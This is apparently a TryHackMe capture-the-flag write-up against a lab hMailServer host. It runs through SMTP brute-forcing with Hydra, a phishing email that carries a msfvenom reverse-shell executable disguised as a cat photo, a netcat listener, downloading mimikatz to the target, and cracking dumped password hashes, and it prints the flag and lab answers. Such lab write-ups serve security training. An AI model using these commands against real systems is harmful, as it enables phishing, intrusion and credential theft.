

You Got Mail – TryHackMe

Our task is to capture user.txt, obtain the password of the user wrohit, and the password to access the hMailServer Administrator Dashboard.

Contents


1.Reconnaissance.....	1
2.Reverse Shell.....	3
3.Flags.....	5
4.Summary.....	8

1.Reconnaissance

We start by checking if the host is alive.

```
root@ip-10-10-198-204:~# ping 10.10.184.208
PING 10.10.184.208 (10.10.184.208) 56(84) bytes of data.
64 bytes from 10.10.184.208: icmp_seq=1 ttl=128 time=2.95 ms
64 bytes from 10.10.184.208: icmp_seq=2 ttl=128 time=0.343 ms
^C
--- 10.10.184.208 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.343/1.647/2.951/1.304 ms
```

The host responds, and on the website we find:



A list of email addresses.



Omar Aurelius
oaurelius@brownbrick.co



Titus Chikondi
tchikondi@brownbrick.co



Winifred Rohit
wrohit@brownbrick.co



Pontos Cathrine
pcathrine@brownbrick.co



Laird Hedvig
lhedvig@brownbrick.co



Filimena Stamatis
fstamatis@brownbrick.co

Next, we run an nmap scan.

```
root@ip-10-10-198-204:~# nmap -p- -v 10.10.184.208
Starting Nmap 7.80 ( https://nmap.org )
Initiating ARP Ping Scan at 15:06
Scanning 10.10.184.208 [1 port]
Completed ARP Ping Scan at 15:06, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:06
Completed Parallel DNS resolution of 1 host. at 15:06, 0.00s elapsed
Initiating SYN Stealth Scan at 15:06
Scanning ip-10-10-184-208.eu-west-1.compute.internal (10.10.184.208) [65535 ports]
```

Several ports are open.

```
Not shown: 65517 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
587/tcp   open  submission
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49671/tcp open  unknown
49673/tcp open  unknown
MAC Address: 02:27:0A:7C:78:69 (Unknown)
```

We then enumerate the services in more detail.

```
root@ip-10-10-198-204:~# nmap -sC -sV -O -p 25,110,135,139,143,445,587,3389,5985,47001 10.10.184.208
```


```

PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         hMailServer smtpd
| smtp-commands: BRICK-MAIL, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
110/tcp    open  pop3         hMailServer pop3d
|_ pop3-capabilities: UIDL TOP USER
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
143/tcp    open  imap         hMailServer imapd
|_ imap-capabilities: IDLE QUOTA SORT IMAP4 completed CAPABILITY IMAP4rev1 CHILDREN RIGHTS=texkA00
01 NAMESPACE ACL OK
445/tcp    open  microsoft-ds?
587/tcp    open  smtp         hMailServer smtpd
| smtp-commands: BRICK-MAIL, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BRICK-MAIL
|   NetBIOS_Domain_Name: BRICK-MAIL
|   NetBIOS_Computer_Name: BRICK-MAIL
|   DNS_Domain_Name: BRICK-MAIL
|   DNS_Computer_Name: BRICK-MAIL
|   Product_Version: 10.0.17763
|_ System_Time: 2025-08-15T14:45:16+00:00
| ssl-cert: Subject: commonName=BRICK-MAIL
| Not valid before: 2025-08-14T13:58:52
|_ Not valid after: 2026-02-13T13:58:52
| ssl-date: 2025-08-15T14:45:21+00:00; 0s from scanner time.
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
MAC Address: 02:27:0A:7C:78:69 (Unknown)


```

2.Reverse Shell

I copied the previously found email addresses into a text file.




Using **CeWL**, I generated a custom wordlist based on the website's content. I ran the tool with the `--lowercase` option to ensure all words were lowercase.



```
digininja / CeWL (Public)
Sponsor Notifications Fork 294 Star 2.3k
Code Issues 10 Pull requests 1 Actions Projects Security Insights
master 6 Branches 22 Tags Go to file Code
About
digininja updating remxl version 447ccc1 · last year 189 Commits
.github cewl not dvwa last year
.dockerignore Update .dockerignore 5 years ago
.gitignore ignore file to ignore vim swap files 7 years ago
CeWL is a Custom Word List Generator
Readme
Activity
2.3k stars
40 watching
294 forks
root@ip-10-10-198-204:~/CeWL-master# ./cewl.rb --lowercase https://brownbrick.co/ > pass.txt
root@ip-10-10-198-204:~/CeWL-master#
```


We have the list:



```
pass.txt (~CeWL-master) - Pluma
File Edit View Search Tools Documents Help
+ Open Save Undo
pass.txt x
1 CeWL 6.2.1 (More Fixes) Robin Wood (robin@digini.ninja) (https://-
  digini.ninja/)
2 ipsum
3 sed
4 lorem
5 dolor
6 elitr
7 sit
8 amet
9 est
10 diam
11 kasd
12 tempor
13 end
14 start
15 sea
16 vero
17 clita
18 rebum
19 duo
20 stet
```

Now we have both email addresses and a password list.

Using **Hydra**, I brute-forced SMTP credentials and successfully found a valid login.



```
root@ip-10-10-198-204:~/CeWL-master# hydra -L /root/Desktop/emails.txt -P pass.txt 10.10.184.208
smtp -s 25
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizat
ions, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra)
[INFO] several providers have implemented cracking protection, check with a small wordlist first
- and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858 login tries (l:6/p:143), ~54 tries per ta
sk
[DATA] attacking smtp://10.10.184.208:25/
[25][smtp] host: 10.10.184.208 login: lhedvig@brownbrick.co password: bricks
```

With this, I generated a **reverse shell** payload using msfvenom, configured with my IP and port.

```

root@ip-10-10-198-204:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.198.204 LPORT=997
-f exe -o sweet_cat_photo.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: sweet_cat_photo.exe

```

To deliver the payload, I used the **sendmail** tool and sent it as a spoofed message from another company user (via SMTP).

```

root@ip-10-10-198-204:~# sendmail

sendmail-1.56 by Brandon Zehm <cas pian@dotconf.net>

Synopsis:  sendmail -f ADDRESS [options]

root@ip-10-10-198-204:~# sendmail -f "tchikondi@brownbrick.co" -t "pcathrine@brownbrick.co" -u "
SweetCat" -m "Hello! I'm sending you sweet cat, it's real photo!" -s 10.10.184.208:25 -a /root/sw
eet_cat_photo.exe -xu "lhedvig@brownbrick.co" -xp "bricks"
ip-10-10-198-204 sendmail[25825]: Email was sent successfully!

```

I had a listener running on port 997 – the connection came through, and the reverse shell worked.

```

root@ip-10-10-198-204:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.184.208 49805
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Mail\Attachments>

```

3.Flags

I now have access as user **wrohit**.

```

whoami
brick-mail\wrohit

C:\Mail\Attachments>

```

On his desktop, I found the **user.txt** flag.

```

C:\Users\wrohit\Desktop>type flag.txt
type flag.txt
THM{l1v1n_7h3_br1ck_l1f3}
C:\Users\wrohit\Desktop>

```

I checked cmdkey /list for stored credentials, but nothing useful appeared.

```

C:\Users\wrohit\Desktop>cmdkey /list
cmdkey /list

Currently stored credentials:

* NONE *

```

Interestingly, **wrohit** is a member of the local **Administrators** group.


```

C:\Users\wrohit\Desktop>net user wrohit
net user wrohit
User name                wrohit
Full Name                wrohit
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        3/28/2024 3:34:28 PM
Password expires         Never
Password changeable      3/28/2024 3:34:28 PM
Password required        Yes
User may change password No

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               8/15/2025 3:54:54 PM

Logon hours allowed      All

Local Group Memberships  *Administrators      *Users
Global Group memberships *None
The command completed successfully.

```

I tried **Mimikatz** to dump credentials.

ParrotSec / mimikatz (Public)

<> Code 6 Issues 3 Pull requests 3 Actions Projects Security Insights

master 2 Branches 6 Tags Go to file Code

PalinuroSec Import Debian changes 1:2.2.0-20200229-1parrot2 6375ee7 · 5 years ago 10 Commits

File	Description	Time
Win32	Import Upstream version 2.2.0-20200229	5 years ago
debian	Import Debian changes 1:2.2.0-20200229-1parrot2	5 years ago
x64	Import Upstream version 2.2.0-20200229	5 years ago
README.md	Import Upstream version 2.2.0-20200229	5 years ago

I hosted the tool on my Python server and downloaded it to the target.

```

root@ip-10-10-198-204:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
C:\Users\wrohit\Desktop>curl http://10.10.198.204:8000/mimikatz.exe -o mimikatz.exe
curl http://10.10.198.204:8000/mimikatz.exe -o mimikatz.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 1220k  100 1220k    0     0  1220k      0  0:00:01 --:--:--  0:00:01 1192M

```


Using lsadump::sam, I obtained NTLM hashes.

```
C:\Users\wrohit\Desktop>.\mimikatz.exe "token::elevate" "lsadump::sam"
```

I got the **administrator NTLM hash**, but couldn't crack it with CrackStation.

```
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 2dfe3378335d43f9764e581b856a662a
```

2dfe3378335d43f9764e581b856a662a



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
2dfe3378335d43f9764e581b856a662a	Unknown	Not found.

I also dumped **wrohit's NTLM hash**, which I managed to crack successfully.

```
RID : 000003f6 (1014)
User : wrohit
Hash NTLM: 8458995f1d0a4b0c107fb8e23362c814
```

Enter up to 20 non-salted hashes, one per line:

8458995f1d0a4b0c107fb8e23362c814



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8458995f1d0a4b0c107fb8e23362c814	NTLM	superstar

For the **hMailServer Administrator Dashboard password**, I navigated to the service's installation folder.

```
Directory of C:\Program Files (x86)

01/29/2024  07:25 PM    <DIR>        .
01/29/2024  07:25 PM    <DIR>        ..
03/11/2021  07:29 AM    <DIR>        AWS SDK for .NET
03/11/2021  07:29 AM    <DIR>        AWS Tools
09/15/2018  07:28 AM    <DIR>        Common Files
01/29/2024  05:45 AM    <DIR>        hMailServer
```

Inside the bin directory, I found an .ini file containing a hashed password.

```


C:\Program Files (x86)\hMailServer\Bin>type hMailServer.INI
type hMailServer.INI
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[UILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=5f4dcc3b5aa765d61d8327deb882cf99

```

I cracked it using CrackStation and retrieved the admin password.

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

At this point, I had answered all the CTF's questions – challenge complete.

4.Summary

This was a **solid CTF exercise** focused on SMTP exploitation, password cracking, and phishing-based reverse shell delivery. It required quite a bit of research and problem-solving, especially since I didn't have much prior experience with mail server exploitation. However, after completing it, the attack path feels much clearer.